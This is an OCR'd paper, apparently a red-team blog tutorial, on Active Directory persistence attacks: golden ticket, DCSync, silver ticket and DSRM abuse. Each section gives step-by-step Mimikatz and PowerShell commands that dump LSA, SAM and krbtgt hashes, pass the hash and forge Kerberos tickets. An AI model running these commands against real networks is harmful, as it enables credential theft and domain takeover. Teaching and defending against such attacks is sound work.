
Active Directory Attacks – Red It Out

-by Akash Sarode

(Cyber security Addict, Blogger, Security Researcher, https://akkysanj.wordpress.com/, https://twitter.com/akky2892)

In this paper, we will discuss about the directory services used to manage windows networks – **ACTIVE DIRECTORY**. It has been developed by Microsoft. In an enterprise environment, AD seems to be the most common solution being implemented across the organization. Let us understand what is Active Directory? Going with the Microsoft definition –

"Active Directory is used to provide centralized, secure management of an entire network, which might cover a building, a city or multiple locations throughout the world."




Source:technet.microsoft.com

Active directory is used to store information about the objects of network such as domain, users, computer accounts information and provides a easy way to manage this information on an enterprise level.

A server running Active Directory Domain Service (AD DS) role is called a Domain controller. It authenticates and authorizes all users and computers in a Windows domain type network—assigning and enforcing security policies for all computers and installing or updating software.

Active directory structure comprises of the following parts:-

Forests, Domain & Organizational units are basic blocks for AD structure.



In terms of Penetration testing, usually we hunt out for system level access and conclude the findings. Red teaming is not looking out for multiple findings/vulnerabilities in your environment but those vulnerabilities that will achieve their goal. It's a way of extracting information from an enterprise without getting detected so that we can test the effectiveness of the networks security. In short, its way of testing our blue team and its response.

Active directory becomes a very important part when a red teaming exercise has been carried out. The end goal would be to stay as stealthier as possible and exfiltrate information about the network, and what better than achieving Domain Admin privileges in the language of AD.


We will be abusing AD and its components and will be using built-in management tools for all of our attacks. We will be using Windows Powershell for our AD attacks.

Multiple phases of an attack can be carried out on AD environment –

- Recon
- Domain Enumeration
- Local Privilege escalation
- Admin recon
- Lateral Movement
- Domain Admin Privileged
- Persistence etc.

It's more in the post-exploitation phase, where you have already got hold of the machine and you are in process of achieving domain admin privileges.

We will be focusing mostly on ***Domain persistence techniques*** which are used by adversary to remain persistence in network for a long period of time. **Kerberos** is authentication protocol which works on basis of tickets to authenticate client to server in Windows Active directory environment.



Source: Intel.com

Golden Ticket –

In the above diagram,

1. **AS_REQ** - Password is converted into NTLM hash, & timestamp encrypted with that hash is sent to KDC.
2. **AS_REP**- TGT ticket encrypted and signed with krbtgt hash is sent to client, only krbtgt can open and read this ticket.
3. **TGS_REQ**- TGT Encrypted with krbtgt hash is sent to KDC to request for TGS service ticket to access server.
4. **TGS-REP**- TGS Encrypted with target service's NTLM hash sent to client.
5. **AP_REQ**- User connects to server presenting the TGS ticket.
6. **AP_REP**- Mutual authenticated successful.

Now, if we somehow know the krbtgt hash, we can create forged TGT and present this TGT to KDC (3), and then in step (4), we will get TGS back from KDC.

A golden ticket is signed and encrypted by hash of krbtgt account which makes it valid TGT ticket. Hence, krbtgt user hash can be used to impersonate as any user with any privileges. If we extract the hash of krbtgt from domain controller, we can impersonate any user in domain. Domain controller validates the user account only when TGT is greater than 20 minutes.

Note- *We are assuming that we have done privilege escalation, and we have domain admin privileges.*

Steps to execute Golden Ticket attack:-

- As domain admin privileges, use Over Pass the hash(Invoke-mimikatz) attack, to get Powershell prompt with DA privileges.
    - *Invoke-Mimikatz –Command ' "sekurlsa::pth /user:___ /domain: _____ /ntlm:____ /run:powershell.exe' "*

- Use powershell remoting concept, for executing mimikatz command on Domain controller. (Enter-PSSession , Invoke-Command)
    - *$Sess = New-PSSession –ComputerName (Domain controller name)*
    - *Invoke-Command –Session $Sess –FilePath C:\Invoke-Mimikatz.ps1*

- *Enter-PSSession –Session $Sess*

- Execute mimikatz command to get hash dump from lsa process (krbtgt hash).
  - *Invoke-Mimikatz –Command ' "lsadump::lsa /patch' "*

- On any machine in domain, -> Once, we get krbtgt hash, we now will create golden ticket. User would be the user for which you want to create TGT
  - *Invoke-Mimikatz –Command ' "kerberos::golden /user:___ /domain:___ /sid /krbtgt:hash id:500 /groups:512 /ptt ' "*

- Golden ticket created, try accessing DC now-
  - *ls \\ domain controller domain\C$*

DCSync attack-


This attack unlike the above, Golden ticket method, doesn't require mimikatz command to be executed on Domain controller.

- As domain admin privileges, use Over Pass the hash(Invoke-mimikatz) attack, to get Powershell prompt with DA privileges.
  - *Invoke-Mimikatz –Command ' "sekurlsa::pth /user:___ /domain: _____ /ntlm:____ /run:powershell.exe' "*

- Execute mimikatz command with DA privileges to get hash dump from lsa process for krbtgt user
  - *Invoke-Mimikatz –Command ' "lsadump::dcsync /user:domain\krbtgt' "*

Once, we get the krbtgt hash, follow same process as Golden ticket attack to obtain persistence.

Silver Ticket –



Source: Intel.com

Similar to golden ticket attack, here we will try to forge a TGS ticket. If we somehow have the hash of service account, we can forge a TGS ticket.

Silver ticket is a valid TGS. Encrypted and signed by hash of service account of the service. Persistence period is 30 days for computer account. Mostly services use machine account such as CIFS, FTP etc. We will target domain controller machine account.

Steps to execute Silver Ticket attack:-

- As domain admin privileges, use Over Pass the hash(Invoke-mimikatz) attack, to get Powershell prompt with DA privileges.
    - *Invoke-Mimikatz –Command ‘ ”sekurlsa::pth /user:___ /domain: _____ /ntlm:____ /run:powershell.exe’ “*

- Use powershell remoting concept, for executing mimikatz command on Domain controller. (Enter-PSSession , Invoke-Command)
    - *$Sess = New-PSSession –ComputerName (Domain controller name)*
    - *Invoke-Command –Session $Sess –FilePath C:\Invoke-Mimikatz.ps1*
    - *Enter-PSSession –Session $Sess*

- Execute mimikatz command to get hash dump from lsa process. Get DC Machine account hash
    - *Invoke-Mimikatz –Command ‘ “lsadump::lsa /patch’ “*

- On any machine in domain, -> Once, we get machine account hash, lets execute the silver ticket attack. User would be the user for which you want to create TGT, service would be SPN name of service for which TGS is to be created-
    - *Invoke-Mimikatz –Command ‘ “kerberos::golden /user:___ /domain:___ /sid /target:____ /service:___ /hash_of_serviceaccount id:500 /groups:512 /ptt ‘ “*

- We can now acces DC file system-
    - *ls \\ domain controller domain\C$*

Directory Services Restore Mode (DSRM) Persistence –

Local administrator on Domain controller called "Administrator" whose password is DSRM password. **DSRM** is safemode password which is required and its rarely changed, and the persistence period is longer than Golden ticket.

Steps to execute DSRM attack:-

- As domain admin privileges, use Over Pass the hash(Invoke-mimikatz) attack, to get Powershell prompt with DA privileges.
    - *Invoke-Mimikatz –Command ' "sekurlsa::pth /user:___ /domain: _____ /ntlm:____ /run:powershell.exe' "*

- Execute mimikatz command to get hash dump from lsa process. Get DSRM password hash
    - *Invoke-Mimikatz –Command ' "token::elevate' " "lsadump::sam" ' -ComputerName DC*

- We got local administrator of DC and we can use pass the hash to authenticate to DC, but before that lets change logon behviour of DSRM account to 2(Interactive)-
    - *Enter-PSSession –ComputerName DC New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" –Name DsrmAdminLogonBehavior" – Value 2 –PropertyType DWORD*

- Let's execute Mimikatz and pass the hash technique now-
    - *Invoke-Mimikatz –Command ' "sekurlsa::pth /user:Administrator /domain: _____ /ntlm:____ /run:powershell.exe' "*

- We can now acces DC file system-
    - *ls \\ domain controller domain\C$*

Similar to these techniques, there are multiple persistence techniques which can be used to abuse Active directory. In addition to this, as mentioned earlier, we can perform Enumeration, Privilege escalation, lateral movement, attack techniques to carry out an adversary goal.

Conclusion: -

Active Directory is the ultimate goal of a **red teamer** or an adversary and the attack techniques should be analyzed and detection mechanism should be implemented by enterprise organization to mitigate such threats. Microsoft has come up with a solution such as ATA (**Advanced Threat Analytics**) which includes detection & prevention of Active directory attacks.

In this way, we can understand the attacks & prepare for defense in our enterprise.